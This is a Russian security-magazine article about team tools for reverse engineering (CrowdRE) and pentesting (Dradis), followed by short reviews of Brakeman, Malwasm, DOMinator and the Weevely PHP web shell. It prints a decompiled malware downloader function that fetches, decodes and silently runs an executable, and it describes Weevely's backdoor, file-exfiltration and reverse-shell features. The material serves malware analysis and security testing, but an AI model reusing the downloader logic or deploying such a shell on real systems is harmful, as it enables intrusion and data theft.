С каждым годом технологии и вещи вокруг нас становятся все сложнее и сложнее. А времени, чтобы разобраться с ними, становится все меньше и меньше. Кто первый разобрался и воспользовался — тот и на коне. То же самое можно сказать и о мире информационной безопасности. Взять, к примеру, антивирусные компании: кто первый обнаружил малварь, исследовал ее и добавил сигнатуру в свою базу — тот и будет пользоваться спросом у юзеров. Или пентестеров, которым надо за максимально сжатые сроки как можно лучше изучить безопасность своей цели. Очевидно, что решать такие задачи в максимально короткие сроки одному человеку просто не под силу. Поэтому давай познакомимся с инструментами, которые используют вирусные аналитики / пентестеры / крякеры / хакеры для организации совместной командной работы.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Антон Жуков
ant@real.xakep.ru

ВСТУПЛЕНИЕ

Конечно, среди людей встречаются уникумы, способные в одиночку решать сложные задачи. Теоретически найти мегакрутого реверсера, способного декомпилировать программу в уме, можно. Но насколько бы ни был прокачан его скилл, насколько бы продуктивно он ни работал, ему все же придется тратить какое-то время на еду, сон и прочие радости повседневной жизни. К тому же у него всего лишь две руки, два глаза, то есть у него вряд ли получится одновременно исследовать несколько кусков кода. Короче, кругом одни ограничения, при которых выполнить поставленную задачу максимально быстро не получится. Надо сказать, что с подобной проблемой столкнулись и производители микропроцессоров, настало время, когда наращивать частоту процессоров для увеличения вычислительных мощностей стало просто нецелесообразно. И они выбрали альтернативный путь — начали увеличивать количество ядер. Все просто, двадцать хороших реверсеров проанализируют код намного быстрей, чем один крутой. Такая же ситуация и с коллегами по цеху — пентестерами. Одному человеку провести полноценный тест на проникновение на крупном объекте просто нереально. Прежде всего, ему придется быть специалистом в разных областях ИБ, а во-вторых, ему опять-таки просто не хватит времени. Как ни крутись, а от командной работы никуда не денешься. Но работа эта должна быть скоординирована, ведь если реверсеры начнут исследовать одни и те же участки кода или пентестеры по несколько раз сканировать один и тот же объект, то производительности такая командная работа не добавит. Именно поэтому были созданы специальные инструменты, позволяющие сводить работу всех реверсеров/пентестеров воедино. С двумя наиболее яркими представителями из них мы сегодня и познакомимся. Это CrowdRE, использующийся для организации совместного реверс-инжиниринга приложений, и Dradis, участвующий в проведении коллективных пентестов.

CROWDRE

Тенденции развития популярных зловредов Stuxnet и Flame говорят о том, что они становятся все сложней и все больше. И если статический анализ какого-нибудь небольшого downloader'а или dropper'а для аналитика — дело нескольких минут, то на анализ «массивного» бинарника с кучей функционала и антиотладочных приемов могут уйти недели, если не месяцы человеко-часов. Именно поэтому программное обеспечение, позволяющее проводить совместный реверс-инжиниринг, становится все более востребованным. Все существующие на текущий момент инструменты для коллективного анализа исполняемых файлов можно условно разделить на две группы по принципу их функционирования. Первая — мгновенно синхронизирует все вносимые изменения между всеми членами команды. Такой подход удобен для обучения реверсингу или демонстрации на презентации. Вторая группа предоставляет возможность работать над различными кусками файла, периодически делясь плодами своего труда с товарищами. Это позволяет распределить задачи и дает возможность нескольким людям одновременно работать над различными частями файла. А результат их работы может быть собран воедино в любое время.

Ко второй группе как раз и относится инструмент, с которым мы сегодня познакомимся поближе, — CrowdRE. Чтобы упростить процесс обратного инжиниринга, компания CrowdStrike разработала CrowdRE — платформу, позволяющую аналитикам со всего мира выполнять совместный реверс-инжиниринг приложений. Устройство этой платформы напоминает систему контроля версий — аналитики могут «коммитить» аннотации для каждой функции исследуемого файла. CrowdRE состоит из облачного сервиса и одноименного плагина для IDA Pro, позволяющего использовать этот сервис в связке с самым популярным инструментом для анализа исполняемых файлов. Все коммиты пользователей сохраняются в облаке и в зависимости от выбранных пользователем настроек могут быть доступны только тому, кто их загрузил, либо группе лиц, работающих над одним файлом, либо вообще всем пользователям сервиса. Такой гигант, как Google, уже заявил о поддержке проекта и планирует добавить интеграцию CrowdRE в свой инструмент обратного инжиниринга зловредов BinNavi, чтобы позволить аналитикам делиться плодами своей работы с сообществом.

Аннотации для функций, которые могут коммитить аналитики, включают в себя прототип функции (имя, соглашение вызова, тип возвращаемого значения, имена и типы параметров), локальные переменные, структуры, перечисления, комментарии. То есть в процессе разбора ассемблерного кода аналитик старается привести функцию в первозданный вид на оригинальном языке (C/C++) и посредством облачного сервиса может поделиться результатами с коллегами. Другие аналитики могут импортировать эти аннотации в свою локальную idb-базу. Причем поддерживается два вида импорта:

- пакетный, когда для всех проанализированных функций загружается самый последний коммит (первое, что надо

сделать, приступая к работе над новым бинарником, чтобы иметь на руках актуальную версию);
- индивидуальный, когда происходит импорт аннотации для конкретной функции. В этом случае можно выбирать, какую версию аннотации грузить (самую последнюю или какую-то из более ранних).

Поиск функций, для которых доступны аннотации, реализован несколькими способами. Первый — Exact matching, то есть полное соответствие. Берется хеш от бинарного представления функции и ее смещение в файле, на основании этих двух параметров в облаке происходит поиск доступных аннотаций. Второй — Fuzzy matching, или нечеткое соответствие, когда вычисляется SHA-1-хеш последовательности мнемоник и уже на основании этого хеша ведется поиск соответствующей аннотации. Для чего нужен Fuzzy matching? Допустим, ты полностью разобрал первое поколение червя Stuxnet. Но тут идет новая волна, и надо разбираться уже со вторым поколением. Очевидно, что сам исполняемый файл зловреда изменился, функционал расширился, но большинство-то основных функций осталось на месте. Не начинать же опять анализ с чистого листа? В данной ситуации Fuzzy matching позволит сопоставить и загрузить аннотации функций из первого поколения для соответствующих функций второго поколения червя, сэкономив таким образом кучу времени на анализ нового функционала.

```
void __cdecl sub_404343(const char *szServerNameAndUrlPath)
{
  char *szLastSlash; // eax@13
  STARTUPINFO startupInfo; // [sp+14h] [bp-19128h]@18
  void *pFileData; // [sp+58h] [bp-190E4h]@18
  HMODULE hModule; // [sp+5Ch] [bp-190E0h]@18
  FARPROC CreateProcess; // [sp+60h] [bp-190DCh]@18
  PROCESS_INFORMATION processInformation; // [sp+64h] [bp-190D8h]@18
  FILE *pFile; // [sp+74h] [bp-190C8h]@17
  char szTempFilePath[102400]; // [sp+78h] [bp-190C4h]@12
  HINTERNET hInternet; // [sp+19078h] [bp-C4h]@3
  HINTERNET hConnect; // [sp+1907Ch] [bp-C0h]@5
  HINTERNET hFile; // [sp+19080h] [bp-BCh]@7
  int fSendRequestSucceeded; // [sp+19084h] [bp-B8h]@9
  LPVOID pBuffer; // [sp+19088h] [bp-B4h]@11
  DWORD dwNumberOfBytesToRead; // [sp+1908Ch] [bp-B0h]@11
  DWORD dwNumberOfBytesRead; // [sp+19090h] [bp-ACh]@1
  const CHAR szServerName[64]; // [sp+19094h] [bp-A8h]@1
  DWORD dwBufferLength; // [sp+190D4h] [bp-68h]@11
  int fQueryInfoSucceeded; // [sp+190D8h] [bp-64h]@11
  const CHAR szUrlPath[64]; // [sp+190DCh] [bp-60h]@1
  char szBuffer; // [sp+1911Ch] [bp-20h]@11

  dwNumberOfBytesRead = 0;
  szServerName[0] = 0;
  memset((void *)&szServerName[1], 0, 0x3Cu);
  *(_WORD *)&szServerName[61] = 0;
  szServerName[63] = 0;
  szUrlPath[0] = 0;
  memset((void *)&szUrlPath[1], 0, 0x3Cu);
  *(_WORD *)&szUrlPath[61] = 0;
  szUrlPath[63] = 0;
    InternetReadFile(hFile, pBuffer, dwNumberOfBytesToRead, &dwNumberOfBytesRead);
    if ( dwNumberOfBytesRead )
    {
      szTempFilePath[0] = g_szNullByte;
      memset(&szTempFilePath[1], 0, 0x18FFCu);
      *(_WORD *)&szTempFilePath[102397] = 0;
      szTempFilePath[102399] = 0;
      GetTempPathA(0x19000u, szTempFilePath);
      GetLongPathNameA(szTempFilePath, szTempFilePath, 0x19000u);
      strcat(szTempFilePath, "\\");
      if ( strrchr(szUrlPath, '/') )
      {
        szLastSlash = strrchr(szUrlPath, '/');
        strcat(szTempFilePath, szLastSlash + 1);
      }
      else
      {
        strcat(szTempFilePath, szUrlPath);
      }
      if ( strrchr(szTempFilePath, '.') )
        *strrchr(szTempFilePath, '.') = 0;
      strcat(szTempFilePath, ".exe");
      pFile = fopen(szTempFilePath, "wb");
      if ( pFile )
      {
        g_dwDownloadedFileLength = dwNumberOfBytesRead;
        pFileData = operator new(dwNumberOfBytesRead);
        memset(pFileData, 0, g_dwDownloadedFileLength);
        sub_404814(pBuffer, pFileData);
        fwrite(pFileData, 1u, g_dwDownloadedFileLength - 7, pFile);
        operator delete(pFileData);
        fflush(pFile);
        fclose(pFile);
        memset(&startupInfo, 0, 0x44u);
        startupInfo.cb = 0x44u;
        startupInfo.wShowWindow = 0;
        hModule = LoadLibraryA("kernel32.dll");
        CreateProcess = GetProcAddress(hModule, "CreateProcessA");
        ((void (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, STA
          szTempFilePath,
          0,
          0,
          0,
          0,
          0,
          0,
          0,
          &startupInfo,
          &processInformation);
        operator delete(pBuffer);
      }
    }
    InternetCloseHandle(hFile);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hInternet);
  }
  else
  {
    Sleep(1200000u);
  }
}
```

Второй аналитик еще не обновился, поэтому не видит, что функция sub_404814 уже проанализирована

УСТАНОВКА И НАСТРОЙКА

Но довольно теории. Можно долго растекаться мыслью по древу, но, как говорится, лучше один раз увидеть. Поэтому давай опробуем инструмент в деле. Прежде всего необходимо скачать плагин для IDA Pro под конкретную операционную систему (доступны для Windows, OS X и Linux), сделать это можно тут — www.crowdstrike.com/crowdre/downloads. После чего установить его, скопировав в папку plugins в директории IDA. На этом все настройки на локальной машине закончены, и остается только зарегистрироваться на облачном сервисе CrowdRE — crowdre.crowdstrike.com/sign-in. CrowdRE использует сервис аутентификации Google, поэтому если у тебя есть ящик на Gmail, то просто нажми на кнопку «Sign in with Google». Если же нету — придется завести. Залогинившись, первым делом необходимо сгенерировать аутентификационный токен (Authentication Token), который плагин CrowdRE запросит для взаимодействия с сервисом при первом использовании. Для этого надо всего лишь нажать на плюсик рядом с надписью Authentication Tokens. Также, если необходимо, чтобы к загружаемым аннотациям имели доступ только члены команды, а не все

CLOUD NEIN

https://github.com/AntiCloud/CloudNein

В некоторых ситуациях преимущества облачного сервиса CrowdRE могут оказаться недостатками. Ведь сервис ведет базу всех проанализированных функций, которые подробно разобрали и привели в читабельный вид. Очевидно, что не всем хочется, чтобы плоды их исследований были доступны третьим лицам. Если твоя хактим занимается реверсингом какого-то приватного софта, то будет совсем не круто, если данные о нем утекут в Сеть в каком-либо виде. Чтобы избежать этого, можно воспользоваться Cloud Nein — сторонней реализаций CrowdRE-сервера, который можно развернуть на одной из своих машин. Как утверждают разработчики, Cloud Nein поддерживает все функции CrowdRE, единственная вещь, которая может пока работать некорректно, — это Fuzzy matching. В общем, кто-то успешно реверснул протокол обмена данными с CrordRE-сервером, чем теперь можно с радостью воспользоваться.

СОФТ ДЛЯ СОВМЕСТНОГО РЕВЕРСИНГА ПРИЛОЖЕНИЙ

CrowdRE — не единственная возможность совместно анализировать исполняемые файлы. Как только малварь стала становиться все сложнее и сложнее, начал появляться софт для совместного ее анализа.

- **DA Sync** (bit.ly/YVNAow) — один из пионеров в этой области, тулза, выпущенная в далеком 2005 году и позволяющая реверсерам делиться своими наработками с коллегами в режиме реального времени. IDA Sync представляет собой централизованный сервер, написанный на Python, и плагин для IDA, через который все участники коннектятся к серверу. Как только клиент присоединился к серверу, все изменения, сделанные им (переименование функций, локальных переменных, комментарии), немедленно передаются остальным участникам команды. Кроме этого, центральный сервер хранит копию всех изменений, позволяя новому аналитику в считаные секунды влиться в работу. Помимо прочего, возможность этого инструмента работать в реальном времени и мгновенно отображать вносимые изменения может быть использована для проведения демонстраций/презентаций или обучения реверсингу.

- **CollabREate** (bit.ly/aaQOtB) — еще один отличный инструмент для совместного реверсинга, появившийся на свет в 2008 году. Он также состоит из серверной части, отвечающей за хранение и синхронизацию изменений между всеми клиентами, и клиентской части в виде плагина для IDA. Как и IDA Sync, хранит все изменения и при подключении нового клиента позволяет ему быстро получить актуальную версию исследуемого файла. Интересно, что в данном инструменте начали проглядываться хоть и слабые, но вполне различимые черты систем контроля версий. Так, CollabREate позволяет разработчику форкнуть текущий анализ бинарника и продолжить его исследование в другом ключе, не затрагивая при этом работу остальных участников.

- **BinCrowd** (bit.ly/f1UogZ) — zynamics, разработчик таких популярных расширений для IDA, как BinDiff и BinNavi, выпустила в 2010 году инструмент BinCrowd. Данная тулза для организации совместной работы использует принцип функционирования систем контроля версий. Она позволяет создать централизованный репозиторий дизассемблированного кода, посредством которого можно делиться наработками со всеми членами команды. В такой репозиторий можно «коммитить» новые имена и прототипы функций, комментарии и прочую информацию, обнаруживаемую во время реверсинга. Плагин для IDA написан на Python и требует для своей работы установленного IDAPython минимум версии 1.3.2.

Ничего сложного в использовании описанных инструментов нет, а всю необходимую информацию по установке/настройке/использованию можно найти в соответствующих readme-файлах или на официальных сайтах.

пользователи сервиса, тут можно создать группу, которую указывать затем при загрузке аннотаций.

На этом, собственно, вся установка закончена. Можно переходить к использованию. Рассмотрим процесс работы с CrowdRE на примере двух аналитиков.

АНАЛИТИК НОМЕР РАЗ


Итак, первый аналитик запускает IDA, загружает зловред и начинает анализ. Первой на глаза ему попадается функция, которая пишет какие-то данные в ветку реестра HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows. Он анализирует локальные переменные, дает им читабельные названия и переименовывает функцию из sub_XXXXX в RegisterASEP().

В дальнейшем его внимание привлекает константа, участвующая в генерации таблиц для AES-шифрования. Копая код дальше, обнаруживаем, что малварь использует реализацию Gladman'а алгоритма шифрования AES с фиксированным 128-битным ключом. Аналитик снова приводит код в читабельный вид и загружает все изменения в облако CrowdRE. Для этого нажимает <Ctrl + F2>, в результате чего появляется диалоговое окно, в котором предлагается выбрать функции для экспорта. Отмечает нужные функции и нажимает «Upload annotations».


АНАЛИТИК НОМЕР ДВА

В то же самое время над этим же бинарником трудится второй аналитик. В процессе анализа он натыкается на функцию, загружающую файл с инета, вызывает функцию sub_404814 для расшифровки/деобфускации файла и сохраняет его на диск. Переходит в эту функцию sub_404814 и нажимает <Ctrl + F2> для вызова плагина CrowdRE, чтобы посмотреть, доступны ли для данной функции аннотации. В появившемся окне становится видно, что первый аналитик уже разобрал эту функцию и даже дважды успел «закоммитить» информацию по ней. Второй аналитик выбирает более поздний коммит, нажимает «Import annotation...» и в появившемся окне может выбрать, какие параметры импортировать из CrowdRE-облака: имя функции и прототип, комментарии, имена и типы локальных переменных. Стоит отметить, что даже определенные первым аналитиком типы переменных будут доступны в облаке и подгрузятся второму аналитику. Как только первый аналитик начинает загружать аннотации в облако, CrowdRE-плагин устанавливает, что пользователем была определена новая структура GAesKey, и автоматически загружает в облако определение этой структуры. На самом деле плагин работает таким образом, что автоматически подгружает в облако все зависимости для каждой переменной, используемой в экспортируемой функции. Как только второй аналитик выбрал необходимые параметры и нажал кнопку «Import», изменения применяются к его idb-файлу.


Загружать аннотации вручную к каждой функции не совсем удобно. Вместо этого аналитик может нажать на кнопку «Batch import annotations...», чтобы посмотреть все доступные варианты из облака CrowdRE. В результате чего откроется диалоговое окно, в котором будет представлен весь перечень функций, для которых доступны аннотации. Выбрав нужные и нажав на «Import annotations», можно загрузить сведения о них в свою локальную idb-базу. Вот в общем виде и весь процесс реверсинга с использованием сервиса CrowdRE.



Пакетный импорт аннотаций из облака CrowdRE



Импортируем результат работы различных инструментов: Nmap, Nessus, Nikto, etc.



Создаем новую заметку

DRADIS

Ну что ж, с коллективным реверс-инжинирингом приложений мы разобрались. Теперь пришло время выяснить, как обстоят дела у их собратьев по цеху — пентестеров. Как и в случае исследования сложной малвари, безопасность крупного объекта в одиночку не проверишь. Командная работа снимает эту проблему, но ставит другую — действия команды надо как-то координировать, а результат работы хранить. Иначе при тестировании безопасности какой-либо сети может получиться, что половина тестирует один хост, вторая другой, а остальные объекты остаются обделенными вниманием. Кроме этого, внутри команды может быть разделение обязанностей и каждый член команды может иметь свою специализацию: кто-то гуру в сканировании сети и с легкостью управляется с Nmap даже с закрытыми глазами, кто-то съел собаку на SQL-инъекциях, кто-то щелкает веб-приложения как орешки. Но при всем при этом им надо как-то делиться информацией о найденных уязвимостях со своими коллегами. Ведь найденная скуля может быть тем недостающим звеном, которого не хватает другому члену команды для получения доступа к внутренней сети исследуемого объекта. Собирая воедино все сказанное, можно обобщить, что пентестерам нужен инструмент, позволяющий координировать работу и делиться информацией. Обладает всеми необходимыми возможностями и способен удовлетворить основные потребности тестировщиков фреймворк Dradis (dradisframework.org), с которым мы познакомимся чуть поближе.

УСТАНОВКА/НАСТРОЙКА

На официальном сайте (а также на нашем диске) доступны версии для Windows и *nix. Установка Dradis под виндой вызвать затруднений не должна — все необходимое включено в инсталля-

тор. А вот на *nix придется дополнительно поставить Ruby (так как Dredis на нем написан):

```
sudo apt-get install ruby irb rdoc ruby1.9-dev ↵
libopenssl-ruby rubygems

# библиотеки SQLite3:
sudo apt-get install libsqlite3-0 libsqlite3-dev

# и Ruby Bundler gem:
sudo gem install bundler
```

Следующим шагом после установки идет настройка. Для этого необходимо выполнить скрипт reset.sh или reset.bat под виндой. Это подготовит конфигурационные файлы и базу данных, которая будет выступать в качестве репозитория.

После чего с помощью скрипта start.sh/start.bat можно запустить непосредственно сам Dradis. По умолчанию веб-интерфейс приложения будет висеть на порту 3004: https://127.0.0.1:3004/. А чтобы забиндить, к примеру, 443-й порт и заставить Dradis слушать все сетевые интерфейсы, надо запустить скрипт start.sh/start.bat со следующими параметрами:

```
# ./start.sh -b 0.0.0.0 -p 443
```

Теперь, когда Dradis установлен и запущен, пришло время познакомиться с его возможностями поближе.


ТЕСТ-ДРАЙВ

Залогинившись в Dradis, мы видим достаточно простой и дружелюбный веб-интерфейс. Прежде чем начать какую-либо деятельность, надо создать своего рода новый проект. Для этого нажимаем на «Add brunch» и даем название созданному бранчу. Проекты имеют древовидную структуру — щелкнув на нем правой кнопкой мыши и нажав «Add child», можно добавить поддиректорию или отдельный хост. К любому созданному элементу можно добавить описание при помощи кнопки «add note». Так как в процессе проведения пентеста применяется множество различных специфичных приложений, то результат их работы (например, сканирование портов конкретного хоста) тоже хотелось бы как-то прикреплять к проекту. И такая возможность в Dradis есть. Он поддерживает импорт результатов работы следующих инструментов: Burp Scanner, Mediawiki, Nessus (v1, v2), Nexpose, Nikto, Nmap, OpenVAS, OSVDB, Retina, SureCheck, VulnDB HQ, w3af, wXf, Zed Attack Proxy. Таким образом, просканировав какой-либо хост с помощью Nmap, Nikto или какого-либо другого инструмента, результат его работы можно будет прикрепить к Dradis. Для этого следует выбрать «Import from file... → new import», затем выбрать тип инструмента из приведенного списка и его выходной файл, после чего все данные будут импортированы. Поддержка работы со столькими инструментами достигается за счет использования плагинов. Если в приведенном стандартном списке нет какой-либо тулзы, которой ты часто пользуешься во время своих тестов, огорчаться не стоит. Плагин для импорта результатов ее работы можно написать самому. Для этого лишь нужно немножко знать Ruby, всю остальную информацию можно почерпнуть из туториала — bit.ly/pmx6va. После окончания тестирования результат работы можно экспортировать в различные форматы Word, PDF или опять же написать плагин для экспорта в какой-то специфичный формат. Как видишь, работа с данным инструментом предельно проста и не требует каких-то особых навыков. Гибкость в использовании и возможность структурированно хранить результаты работы всех участников команды позволяет получить более детальную картину о безопасности исследуемого объекта. Что делает Dradis одним из незаменимейших инструментов при проведении масштабных тестов на проникновение.

> *Так как в процессе проведения пентеста применяется множество различных специфичных приложений, то результат их работы хотелось бы прикреплять к проекту*

ЗАКЛЮЧЕНИЕ

Вот мы и познакомились с двумя популярными инструментами, используемыми для организации совместной работы. Реальность такова, что герои-одиночки остались только в голливудских боевиках, а для того, чтобы сделать что-то серьезное и стоящее, приходится работать командой. Так что теперь при необходимости поработать в коллективе ты знаешь, какими тулзами можно пользоваться. А в том, что необходимость совместной работы появится, можно даже не сомневаться.



Загруженный результат работы сканера Nmap

ПРОГРАММЫ ДЛЯ ПРОВЕДЕНИЯ КОЛЛЕКТИВНОГО ПЕНТЕСТА

Естественно, Dradis не единственный инструмент, призванный помочь при командной работе. Существует ряд альтернатив.

HP AMP bit.ly/ZEgjjT
Распределенное масштабируемое веб-приложение, позволяющее выполнять тестирование безопасности веб-приложений в автоматическом режиме, объединяет все результаты сканирования объекта, позволяя оценить общий уровень его защищенности.

HP Fortify bit.ly/Y5wJDJ
Еще одно детище компании HP, позволяющее командам разработчиков и пентестеров быстро идентифицировать и фиксить уязвимости, а благодаря удобному веб-интерфейсу и репозиторию быстро делиться информацией со всеми членами команды.

Veracode veracode.com
Целая облачная платформа, позволяющая проводить тестирование объектов и рассчитывать общий уровень их безопасности.

ПОШАГОВЫЕ ИНСТРУКЦИИ ПО УСТАНОВКЕ DRADIS

Dradis на OS X — bit.ly/vH4AbA,
Ubuntu — bit.ly/n3uPeF,
FreeBSD — bit.ly/ZE0k5w.

Для тех, кто планирует использовать Dradis в винде из-под Cygwin консоли Metasploit'а, — вот хороший туториал, как это сделать: bit.ly/YeiyLJ. Если же хочется попробовать тулзу в действии, а ковыряться с установкой/настройкой желания нет, то можно заюзать Backtrack, в котором Dradis уже предустановлен.



DVD

Как всегда, весь упомянутый в статье софт ты можешь найти на нашем диске.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Justin Collins
Система: Windows/Linux

brakemanscanner.org



ПРОВЕРЯЕМ РЕЛЬСЫ

В последнее время складывается такое ощущение, что Ruby on Rails (или, как его еще любят сокращать, RoR) решил посоревноваться с Java и Flash в количестве уязвимостей. Естественно, с этим надо что-то делать. В итоге на свет появился Brakeman — сканер безопасности для статического анализа проектов на Ruby on Rails.


Этот проект позволяет находить проблемы безопасности по исходным кодам Rails-приложений на любой стадии их разработки. Помимо этого, проект умеет проверять код на использование best practices. Для запуска сканера достаточно одной команды:

```
brakeman ваше_rails_приложение
```

Все найденные проблемы Brakeman разделяет на три уровня критичности (weak, medium и high) и типы уязвимостей, среди которых, помимо XSS, CSRF, SQLi, Command Injection, присутствуют и Remote Execution in YAML.load, Dynamic Render Paths, Dangerous Send и другие. Сейчас уже проект легко обнаруживает:

- CVE-2013-0155,
- CVE-2013-0156,
- CVE-2013-0269,
- CVE-2013-0276,
- CVE-2013-0277,
- CVE-2013-0333.

Полезная возможность сканера — можно отметить, что искать и что не искать, это поможет избежать большого количества ложных срабатываний. Также Brakeman можно использовать как библиотеку в собственном проекте.



Авторы: Paul Rascagneres, Hugo Caron
Система: Windows

code.google.com/p/malwasm



ОФЛАЙН-ОТЛАДКА

Malwasm предназначен для помощи при реверс-инжиниринге. Базируется он на двух других очень крутых проектах: Cuckoo Sandbox (www.cuckoosandbox.org) и PIN (intel.ly/XHSF8q). Алгоритм работы следующий:

1. Вредоносное ПО для анализа запускается в песочнице Cuckoo Sandbox.
2. Во время выполнения все действия программы логируются с помощью pintool.
3. Все действия и изменения в системе сохраняются в базу данных (Postgres).
4. Визуализировать данные из БД для удобного анализа и управлять ими можно через веб-интерфейс.


Кратко приведу некоторые из основных фишек Malwasm:

- офлайн-отладка программы;
- возможность перемещаться во времени в процессе отладки (буквально, с помощью специального слайдера);
- отображение состояния регистров и флагов;
- отображение stack/heap/data;
- опция «Following dump»;
- работа полностью в браузере.

Для работы с программой достаточно двух команд и входа в веб-интерфейс:

1. utils/submit.py malware/bad.exe.
2. web/malwasm_web.py.
3. Заходим на http://127.0.0.1:5000.

При желании уже сейчас можно посмотреть на веб-интерфейс проекта и его возможности по адресу malwasm.com.



Авторы: Minded security
Система: Firefox ext.

dominator.mindedsecurity.com



ИЩЕМ DOM XSS В RUNTIME

DOMinator — это расширение Firefox, которое должно войти в джентльменский набор пентестера. Аддон предназначен для анализа и идентификации DOM Based Cross Site Scripting проблем (DOM XSS). Фактически это первый runtime-инструмент, который помогает идентифицировать DOM XSS.

Инструмент доступен в двух различных вариантах: бесплатном и платном (профессиональном). Бесплатная версия DOMinator открыта для community, а Pro имеет дополнительные фичи, типа дополнительной поддержки, улучшенного GUI, более расширенной базы правил и базы знаний.

Для своей работы данный инструмент использует динамическое тейнтирование строк во время работы пользователя с нативным браузером. Строка помечается при входе и трассируется на протяжении всего времени ее использования в браузере. Трассировка таких помеченных строк позволяет понять, действительно ли эксплуатируема DOM XSS.

Для понимания кода инструмент использует технологию Rea.Dy.Da.Ta. (акроним от Realtime Dynamic Data Tainting), которая базируется на нативном JavaScript-движке браузера, что улучшает качество анализа и дает возможность работать с обфусцированным кодом.

На текущий момент DOMinator способен помочь в идентификации reflected DOM Based XSS, но потенциально возможно расширить его и для идентификации stored DOM XSS. Кстати, на сайте есть подробные примеры того, как этот замечательный аддон можно использовать для поиска уязвимостей и их исправления.




Автор: Emilio Pinna **Система:** Windows/Linux
epinna.github.com/Weevely

PHP-ШЕЛЛ

Weevely — скрытый и миниатюрный PHP-веб-шелл, который предоставляет SSH-подобную консоль управления. Незаменим на этапе постэксплуатации веб-приложения. Также может быть использован как backdoor в системе. Сам шелл состоит из более чем 30 модулей, которые автоматизируют как административные, так и постэксплуатационные задачи:

- выполнение команд и просмотр удаленной файловой системы, даже с ограничениями безопасности PHP;
- аудит общих неправильных настроек сервера;
- запуск SQL-консоли на целевой машине;
- проксирование своего HTTP-трафика через жертву;
- монтирование жертвы к себе;
- передача файлов с машины жертвы;
- порождение reverse и direct TCP-шеллов;
- перебор SQL-аккаунтов через системных пользователей жертвы;
- запуск сканирования портов с машины жертвы.

